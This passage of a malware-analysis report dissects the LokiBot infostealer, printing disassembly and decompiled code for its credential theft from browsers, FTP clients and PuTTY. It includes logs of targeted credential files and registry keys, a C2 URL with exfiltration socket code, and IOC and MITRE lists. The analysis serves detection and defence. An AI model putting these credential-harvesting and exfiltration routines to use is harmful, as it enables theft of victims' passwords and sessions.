



| | |
|---|---|
| PAGE_EXECUTE_READWRITE<br>0x40 | Enables execute, read-only, or read/write access to the committed region of pages.<br>**Windows Server 2003 and Windows XP:** This attribute is not supported by the CreateFileMapping function until Windows XP with SP2 and Windows Server 2003 with SP1. |

We **obtain this payload and compare this version to the initial file without injecting and we observe clear differences**, they **are not the same file**, which means that from the initial version to the final version that we have extracted from memory **has undergone a change at *RunTime*, the injection**.




We can see that this process would perform **additional functions**, such as obtaining information from browsers or opening connections.




Once the sample has been put under analysis, we find both statically and dynamically the above mentioned functionalities.

We observe that during the first steps of the **payload it will load libraries**, which indicates that it will avoid showing its next steps, **it will perform this function by calling at *RunTime* of these DLLs** and loading them with *LoadLibrary*, a usual process that is performed together with *GetProcAddress*.





Subsequently, we would see a high use of cryptography for the creation of different strings


```
DB5B8ECA8020E493ED7E2985
5B8ECA8020E493ED7E2985
8ECA8020E493ED7E2985
```


```
push    ebp
mov     ebp, esp
sub     esp, 0Ch
push    ebx
push    edi
push    offset aMachineguid ; "MachineGuid"
push    offset aSoftwareMicros ; "SOFTWARE\\Microsoft\\Cryptography"
push    80000002h
xor     edi, edi
call    sub_404A52
mov     ebx, eax
add     esp, 0Ch
test    ebx, ebx
jz      short loc_40663A
```

```
eax:L"DB5B8ECA8020E493ED7E2985"
eax+4:L"5B8ECA8020E493ED7E2985"
eax+8:L"8ECA8020E493ED7E2985"

eax:L"DB5B8ECA8020E493ED7E2985"


eax:L"DB5B8ECA8020E493ED7E2985"
```

Once obtained we will see that **it will perform a Mutex with one of them** (T1027.005), this is usual, to verify that indeed a sample of LokiBot has not been executed, in this way we would rule out reinfection


```
call    _Crypto
push    ebx
push    ebx
push    0CF167DF4h
push    ebx
mov     esi, eax
call    _Operation
push    esi
xor     esi, esi
inc     esi
push    esi
push    ebx
call    eax             ; CreateMutex
call    ds:GetLastError
cmp     eax, 0B7h
jnz     short loc_4139B2
```









After these previous steps, we would enter the functionalities that would cover **the most characteristic information of LokiBot, its *Stealer* tasks**.

We observe that it is going to make a call to a routine where it will perform different fetches in a loop




In this, we will observe that it will go over one by one all the elements it wants to check, meanwhile, it will save the information in memory so that those softwares **it finds and collects the information it needs**




Some of these **would be browsers** (T1217), among which we can observe a great number of them

```
push ebp
mov ebp,esp
push ecx
push ecx
push esi
push edi
push 80000002
push executable.2212.4163A8          4163A8:L"CurrentVersion"
mov edi,executable.2212.4163C8       4163C8:L"SOFTWARE\\Mozilla\\Mozilla Firefox"
push edi
call executable.2212.404B22
mov esi,eax
add esp,C
test esi,esi
je executable.2212.4093FF
push ebx
push executable.2212.41640C          41640C:L"x64"
push esi
call executable.2212.405EFF
```

```
push esi
push 80000002
push executable.2212.4166C4          4166C4:L"SetupPath"
push executable.2212.4166D8          4166D8:L"SOFTWARE\\ComodoGroup\\IceDragon\\Setup"
call executable.2212.404B22
mov esi,eax
add esp,C
test esi,esi
```

```
push ebp
mov ebp,esp
push ecx
push ecx
push ebx
push 80000002
push executable.2212.416B2C          416B2C:L"InstallDir"
push executable.2212.416B48          416B48:L"SOFTWARE\\Apple Computer, Inc.\\Safari"
call executable.2212.404B22
```

At events section, we can see in a more visual way the big list it checks during a normal execution

| | | | |
|---|---|---|---|
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Login Data |
| svgsnex.exe | 2968 | QueryBasicInformationFile | C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Login Data |
| svgsnex.exe | 2968 | CloseFile | C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Login Data |
| svgsnex.exe | 2968 | QueryStandardInformationFile | C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Login Data |
| svgsnex.exe | 2968 | ReadFile | C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Login Data |
| svgsnex.exe | 2968 | ReadFile | C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Login Data |

| | | | |
|---|---|---|---|
| svgsnex.exe | 2968 | CloseFile | C:\Users\[redacted]\AppData\Local\Google\Chrome\User Data\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Nichrome\User Data\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Nichrome\User Data\Default\Web Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\LocalNichrome\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\LocalNichrome\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\RockMelt\User Data\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\RockMelt\User Data\Default\Web Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\LocalRockMelt\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\LocalRockMelt\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Spark\User Data\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Spark\User Data\Default\Web Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\LocalSpark\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\LocalSpark\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Chromium\User Data\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Chromium\User Data\Default\Web Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\LocalChromium\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\LocalChromium\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Titan Browser\User Data\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Titan Browser\User Data\Default\Web Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\LocalTitan Browser\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\LocalTitan Browser\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Torch\User Data\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Torch\User Data\Default\Web Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\LocalTorch\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\LocalTorch\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Yandex\YandexBrowser\User Data\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Yandex\YandexBrowser\User Data\Default\Web Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\LocalYandex\YandexBrowser\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\LocalYandex\YandexBrowser\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Epic Privacy Browser\User Data\Default\Login Data |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Local\Epic Privacy Browser\User Data\Default\Web Data |

In addition, it will get software **information from different FTP** (T1555) or backups related

```
push ebx                                ebx:L"C:\\Program Files (x86)\\JaSFtp7\\encPwd.jsd"
push esi
push 7
pop esi
push esi
push dword ptr ss:[ebp+8]               [ebp+8]:L"JaSFtp"
push edi                                edi:L"C:\\Program Files (x86)"
push executable.2212.417D98             417D98:L"%s\\%s%i\\encPwd.jsd"
call executable.2212.405B6F
mov ebx,eax                             ebx:L"C:\\Program Files (x86)\\JaSFtp7\\encPwd.jsd",
add esp,10
test ebx,ebx                            ebx:L"C:\\Program Files (x86)\\JaSFtp7\\encPwd.jsd"
```

```
push 0
push 1
push executable.2212.417CA8             417CA8:L"%s\\.config\\fullsync\\profiles.xml"
call executable.2212.41219C
xor eax,eax
add esp,C
```

```
call executable.2212.4056BF
mov edi,executable.2212.40ED96
mov dword ptr ds:[49FA38],eax
push edi
xor ebx,ebx
mov esi,executable.2212.417730          417730:L"%s\\ExpanDrive"
push ebx
push 7
push esi
push ebx
push executable.2212.41774C             41774C:L"*favorites.js"
call executable.2212.412093
```

```
push 0
push 7
push executable.2212.418020             418020:L"%s\\INSoftware\\NovaFTP\\NovaFTP.db"
call executable.2212.41219C
xor eax,eax
add esp,C
```

It occurs the **theft of sessions and user information in FTP, PuTTY** and similar, locating both files with such information and making requests to the registry keys (T1552.002)

| | | | |
|---|---|---|---|
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\.config\fullsync\profiles.xml |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Roaming\FTPInfo\ServerList.xml |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Roaming\FTPInfo\ServerList.cfg |
| svgsnex.exe | 2968 | CreateFile | C:\Program Files (x86)\FileZilla\Filezilla.xml |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Roaming\FileZilla\filezilla.xml |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Roaming\FileZilla\recentservers.xml |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Roaming\FileZilla\sitemanager.xml |
| svgsnex.exe | 2968 | CreateFile | C:\Program Files (x86)\Staff-FTP\sites.ini |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Roaming\BlazeFtp\site.dat |
| svgsnex.exe | 2968 | CreateFile | C:\Program Files (x86)\Fastream NETFile\My FTP Links |
| svgsnex.exe | 2968 | CreateFile | C:\Program Files (x86)\GoFTP\settings\Connections.txt |
| svgsnex.exe | 2968 | CreateFile | C:\Users\[redacted]\AppData\Roaming\Estsoft\ALFTP\ESTdb2.dat |
| svgsnex.exe | 2968 | CreateFile | C:\Program Files (x86)\DeluxeFTP\sites.xml |

| | | | |
|---|---|---|---|
| svgsnex.exe | 2968 | RegQueryKey | HKLM |
| svgsnex.exe | 2968 | RegOpenKey | HKLM\Software\Wow6432Node\NCH Software\Fling\Accounts |
| svgsnex.exe | 2968 | RegQueryKey | HKCU |
| svgsnex.exe | 2968 | RegOpenKey | HKCU\Software\NCH Software\Fling\Accounts |
| svgsnex.exe | 2968 | RegQueryKey | HKLM |
| svgsnex.exe | 2968 | RegOpenKey | HKLM\Software\Wow6432Node\NCH Software\ClassicFTP\FTPAccounts |
| svgsnex.exe | 2968 | RegQueryKey | HKCU |
| svgsnex.exe | 2968 | RegOpenKey | HKCU\Software\NCH Software\ClassicFTP\FTPAccounts |
| svgsnex.exe | 2968 | RegQueryKey | HKCU |
| svgsnex.exe | 2968 | RegOpenKey | HKCU\Software\9bis.com\KiTTY\Sessions |
| svgsnex.exe | 2968 | RegQueryKey | HKCU |
| svgsnex.exe | 2968 | RegOpenKey | HKCU\Software\SimonTatham\PuTTY\Sessions |
| svgsnex.exe | 2968 | RegQueryKey | HKLM |
| svgsnex.exe | 2968 | RegOpenKey | HKLM\Software\Wow6432Node\SimonTatham\PuTTY\Sessions |
| svgsnex.exe | 2968 | RegQueryKey | HKLM |
| svgsnex.exe | 2968 | RegOpenKey | HKLM\Software\Wow6432Node\9bis.com\KiTTY\Sessions |
| svgsnex.exe | 2968 | RegQueryKey | HKLM |
| svgsnex.exe | 2968 | RegOpenKey | HKLM\SOFTWARE\Wow6432Node\Mozilla\Mozilla Thunderbird |

Once all this information has been obtained (T1592), the **Malware will have stored data about the computer and users covering the following** fields:

- ***Mails***
- ***Browsers***
- ***FTP***
- ***Backups***
- ***Password Managers***
- ***SSH credentials***

Subsequently, it would perform the network tasks, among which we see how it moves a common and widely used string in Yaras for LokiBot detection:

```
DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xsOY0hpwr43VINX8JGBAkLMZW
```

```
call    sub_406799
push    0Fh
pop     ecx
mov     esi, offset aDlrycq1tp2vsea ; "DlRycq1tP2vSeaogj5bEUFzQiHT9dmKCn6uf7xs"...
lea     edi, [ebp+var_40]
rep movsd
```

After this, we would see the construction of the **UserAgent also characteristic of this Malware is *Mozilla Charon Inferno***


```
call executable.2212.413DE8
mov ebx,eax                          ebx:"Mozilla/4.08 (Charon; Inferno)",
pop ecx
pop ecx                              ebx:"Mozilla/4.08 (Charon; Inferno)"
test ebx,ebx
je executable.2212.4142E2
push dword ptr ss:[ebp+C]            eax:"Mozilla/4.08 (Charon; Inferno)"
lea eax,dword ptr ds:[esi+A]
push dword ptr ss:[ebp+8]            ebx:"Mozilla/4.08 (Charon; Inferno)"
push ebx                             eax:"Mozilla/4.08 (Charon; Inferno)"
push eax                             eax:"Mozilla/4.08 (Charon; Inferno)"
lea eax,dword ptr ds:[esi+10E]       esi:"80"
push esi                             eax:"Mozilla/4.08 (Charon; Inferno)"
push eax
call executable.2212.41406C
```

And the domain, which always follows a similar pattern, ending in .php. This domain (T1071.001) is the one used for *Command & Control* (C&C).

```
http://<domain|IP>/path/<RandName>.php
```

```
call executable.2212.405D08
pop ecx
push eax                             eax:"http://sempersim.su/ge25/fre.php"
mov eax,dword ptr ds:[49FDF8]        eax:"http://sempersim.su/ge25/fre.php"
mov ecx,edi
test eax,eax                         eax:"http://sempersim.su/ge25/fre.php"
cmovne ecx,eax                       eax:"http://sempersim.su/ge25/fre.php"
imul eax,ecx,64                      eax:"http://sempersim.su/ge25/fre.php"
lea eax,dword ptr ss:[ebp+eax-1
push eax                             eax:"http://sempersim.su/ge25/fre.php"
call executable.2212.413BCC
add esp,1C
mov dword ptr ss:[ebp-8],eax         [ebp-8]:"http://sempersim.su/ge25/fre.php"
test eax,eax                         eax:"http://sempersim.su/ge25/fre.php"
je executable.2212.4142F2
push eax                             eax:"http://sempersim.su/ge25/fre.php"
```

We can see this pattern reflected in different samples:




Once it has all the information collected from the user, the computer, the UserAgent and the address, it **will create the connection to exfiltrate this data** (T1041)

```
ppResult = 0;
memset(&pHints, 0, sizeof(pHints));
pHints.ai_socktype = 1;
pHints.ai_protocol = 6;
pHints.ai_family = 2;
if ( getaddrinfo(pNodeName, pServiceName, &pHints, &ppResult) )
  return 0;
v3 = (SOCKET *)MvBytes(4u);
v4 = v3;
*v3 = -1;
v5 = ppResult;
v6 = socket(ppResult->ai_family, ppResult->ai_socktype, ppResult->ai_protocol);
*v4 = v6;
if ( v6 == -1 )
{
  sub_402BAB(v4);
  freeaddrinfo(ppResult);
  return 0;
}
if ( connect(v6, v5->ai_addr, v5->ai_addrlen) == -1 )
{
  sub_404DE5(*v4);
  *v4 = -1;
}
freeaddrinfo(ppResult);
if ( *v4 == -1 )
{
  sub_402BAB(v4);
  return 0;
}
return v4;
```

And, again, as we mentioned in Version 2, we would see again, **the duplication of itself in hidden** (T1564.001), using the *Roaming* folder

```
v14 = *v3;
++v3;
v15 = *v3;
v16 = v3[1];
*(_DWORD *)&v11 = v17[6];
v12 = v17[7];
v13 = v17[8];
v4 = lpMem;
v5 = (void *)sub_405B6F((const char *)L"%s\\%s\\%s.exe", (char)lpMem);
v6 = v5;
if ( v5 )
{
  if ( !GetStr(v1, v5) )
  {
    v7 = (void *)sub_405B6F((const char *)L"%s\\%s", v4, &v14);
    v8 = v7;
    if ( v7 )
    {
      if ( sub_403C62(v7) )
      {
        if ( !sub_4040A6(v1, v6) )
          sub_403C59(v1, v6, 0);
        sub_412C6A(0, (int)&v14);
        sub_40427D(v6);
        sub_40427D(v8);
      }
      sub_402BAB(v8);
    }
    v4 = lpMem;
  }
  sub_402BAB(v6);
}
sub_402BAB(v4);
nullsub_1(v9);
```

```
call executable.2212.405B6F
mov edi,eax                    edi:L"C:\\Users\\ [redacted] \\AppData\\Roaming\\A8020E",
add esp,C
test edi,edi                   edi:L"C:\\Users\\ [redacted] \\AppData\\Roaming\\A8020E"
je executable.2212.412C4A
push edi                       edi:L"C:\\Users\\ [redacted] \\AppData\\Roaming\\A8020E"
call executable.2212.403C62
pop ecx
test eax,eax                   eax:L"C:\\Users\\ [redacted] \\AppData\\Roaming\\A8020E"
je executable.2212.412C43
```

Having ensured the creation of the connection, the data, and so on. **We could already see how the file would try to finish the request**, this test was launched in a controlled environment to avoid external requests.

```
File        \Device\NetBT_Tcpip_{976A32F4-48AD-4AFA-840A-83AC759BAAC3}
File        \Device\NetBT_Tcpip_{AF13712A-1A42-41E9-937D-2B27650A8EEE}
```

After this last phase, **the attacker would receive all the information stolen** from the computer and the user and, as we have mentioned throughout the document, depending on the actor or campaign that is using this Malware, **may use this data for tactical advantages (espionage)** as in the case of Machete or to extort their victims for profit or to steal assets.

LokiBot, as we have already seen, has been in 2022 a fundamental weapon for several groups, both this Malware as others dedicated to perform backdoors and / or information theft are highly used in the field of espionage as they have a large evasion base that allows it to persist in systems and remain hidden while obtaining sensitive information from victims, so we can expect that the rest of this year as 2023 will continue to be used by groups such as Machete.

# 5.IOC

## Hash:

```
1F0E6055BBA4D84CB255855E066F9EA721B7F3D2796670C8F54E0EE1700F6933
553543DC1A26A5C1F039A4723E7A130B94DC298DA8EFA1CB44A17526CE2C9C92
76F44EA3C148283602E4DBD717F22AC95828B7E8E7677428F759C03CAB0C8D49
66F27C057AE2E572446D6B26E0437711957AD7F9C19CD166D2274989A5506960
ACEDFAA9192AAE535A590B220D79D297199CF8DCE92E0FAC397128705EC40A89
5C7013C09A317ADE68A598ED801015FF48A85D9ADD902FA96C99AB0044A633F3
28FDE7574200CFFF7F2568DC6E8C735AF3CDE21309DAA5752367C7A1400F4622
F2AF472BCFF04B8724A7F34CE821366781D6E4D187EFD63EE2F22606F1FA21BA
2D7121BE69E95A2ACC1014789A1C3C9C7FC00993331D02EB0AB0D54EE8D3B289
5542FCE355F11EF173246F448AF15E949604A3D93C07B61E186F9D433623E8A5
9379205D31D2DC52230C2A39571A363856B53A609D5F79BEA0E2F3F4ADE473C4
5282D85213C0913E46E1FCA68EF35408ED568A4CC371CD637ECBEB79863756CE
99F53E1AC0B679E18C434063300C506C88EA9702A7E77C342CF10B03341E7641
1A3BBF6F2ABFA4DC657A51EEDF5FA2D6CEF29C9461520990DEB36B97614EB2CF
702A898F99FDCF56D29F5A9D4C54794C09880F7B000488A1F9F4C2259E520BEE
C4C6068B86FCDF0F5EBE83A9D114BC16F2F5FD9BAA4D056036954BDF06061004
1B26EF115B65A06537BDAE7476FC08B8724760140FC683CBC3669EA3DEB5581F
E9587192EAFDC1E8DF9BCF41188482001FEC2ABDF220724E3421F7CCB210F1AA
4C7CE63CD966E72E5D94F6DC8B0F82CEC35B88B1A8D24305C52A7106CDAD5AD9
FA507820DCCC5E1445A137CE231BB77EEA9827B5946013CE28122495184DEF0D
A85674AE37EE05418C755E06EA117AE6538EF6CEAC2D1F17E1C1CB98BDC52A46
72C685CB7B3CB302CE7DE467CB0E5068423315BC2A6E5F85FA82EAB05BAE7071
1FA317B9977F8CE780C1BB39567347D233F87646997F55FD6DE16C306FBD44E1
D7A88D2806270F681EE98030DE00C8BED6D96826D2A7BA927669482096BE25FB
93A317A5F290DB61EFB5033014E0933A944781482826D4972D0CED23779C8580
0561EF4A843C01976285CFB6C8AAB634B17957C4C7662E3C40D02D18FF4C1F0B
1568DAE901BB13790A6B59C3BC16940B9C4312927D48B47116780CE9B562DAFF
3A1E7F67F7C9EFF58B0F0B8ED15150D21BB9869CCEC4C8EAA6C090782EF0059D
0A83A0739E56D54DCF9195C0E196D35327A982DA47205C42E62051BBA8D21A1E
D1D4DE00EEC1F8A48173B341EEB3530BA4F12538D1A112CDCD94EA63A8954D6E
253064A458B2827F7104559B04534BE6BA0156EF2094FD20FA09545FE05F9564
8587AA68C6D1E91713A9121A286B66844E045DAD68EA789AE08803D3FDFACCF5
18E48935D6983040DEDDCF33658A53E4B02799C03E45CB6D8AAE3FCB356009E0
F11EE6222BC510E8CCB2B73C44180915C013EC2AF37BFA34825D8A82DF48A7D9
```

## Domain:

```
boatshowradio[.]com
shopget24[.]com
parkingcrew[.]net
ww1[.]rederatural[.]com
ww1[.]amznamzn[.]com
ww1[.]tsx[.]org
ww1[.]generalsearches[.]com
ww1[.]usabank[.]com
ww1[.]virustoal[.]com
ww1[.]survey-smiles[.]com
millsmiltinon[.]com
nilemixitupd[.]biz[.]pl
allprivatekeys[.]com
auth[.]trinityseal[.]me
celeb[.]gate[.]cc
ttconf[.]pw
qgis[.]org
blueeyeswebsite[.]com
vb[.]3dlat[.]com
```

freeadultvideos[.]cc
Fuckav[.]ru
Sempresim[.]su
Aboasu[.]xyz
msdvc[.]com
terrazzaitaliana[.]mx
bridgesfoundationrepair[.]com
www[.]alertsecurities[.]in
protechasia[.]com
alongsidecoach[.]com
farhaani[.]com
www[.]lieebherr[.]com
css[.]developmyredflag[.]top
qxq[.]ddns[.]net
babaseoa[.]com
leansupremegarcinia[.]net
celebration-studio[.]com
booking[.]msg[.]bluhotels[.]com
www[.]tenorshare[.]com
proxyfreaks[.]com
office-archive-index[.]com
vladisfoxlink[.]ru
officeupgrade[.]org
grab-indonesia[.]com
pool[.]ug

## IP:

185.53.179.29
172.67.178.39
204.11.56.48
79.124.8.8
192.168.100.27
176.123.0.55
45.133.200.3
162.222.226.194
209.99.40.222
119.235.250.52
198.54.114.236
77.222.62.31
72.52.179.174
104.18.43.10
207.55.248.17
192.169.69.25
185.55.227.103
173.239.8.164
111.118.212.120
31.220.40.22
45.133.1.20
45.133.1.45
20.106.232.4
198.187.30.47
62.197.136.176
37.0.11.227
107.173.229.131
181.214.31.161
89.38.241.83
103.21.59.27
192.124.249.18
107.180.55.15
195.191.148.105
23.253.46.64
66.96.149.17
111.90.156.65
103.253.212.80

```
103.83.81.68
204.93.174.136
192.168.100.211
```

# 6.MITRE

## Tactics:

TA0001 Initial Access
TA0002 Execution
TA0003 Persistence
TA0005 Defense Evasion
TA0006 Credential Access
TA0007 Discovery
TA0009 Collection
TA0011 Exfiltration
TA0011 Command and Control

## Techniques:

T1106 Native API
T1203 Exploitation for Client Execution
T1134 Access Token Manipulation
T1055 Process Injection
T1140 Deobfuscate/Decode Files or Information
T1027 Obfuscated Files or Information
T1003 OS Credential Dumping
T1134 Access Token Manipulation
T1218 System Binary Proxy Execution
T1497 Virtualization/Sandbox Evasion
T1036 Masquerading
T1082 System Information Discovery
T1012 Query Registry
T1518 Software Discovery
T1059 Command and Scripting Interpreter
T1087 Account Discovery
T1083 File and Directory Discovery
T1082 System Information Discovery
T1033 System Owner/User Discovery
T1560 Archive Collected Data
T1217 Browser Bookmark Discovery
T1185 Browser Session Hijacking
T1005 Data from Local System
T1592 Gather Victim Host Information
T1114 Email Collection
T1555 Credentials from Password Stores
T1105 Ingress Tool Transfer
T1095 Non-Application Layer Protocol
T1573 Encrypted Channel
T1071 Application Layer Protocol
T1041 Exfiltration Over C2 Channel

T1566.002 Phishing: Spearphishing Link
T1137.001 Office Application Startup: Office Template Macros
T1059.001 Command and Scripting Interpreter: PowerShell
T1074.001 Data Staged: Local Data Staging
T1027.005 Obfuscated Files or Information: Indicator Removal from Tools
T1552.001 Unsecured Credentials: Credentials in Files
T1552.002 Unsecured Credentials: Credentials in Registry
T1555.003 Credentials from Password Stores: Credentials from Web Browsers
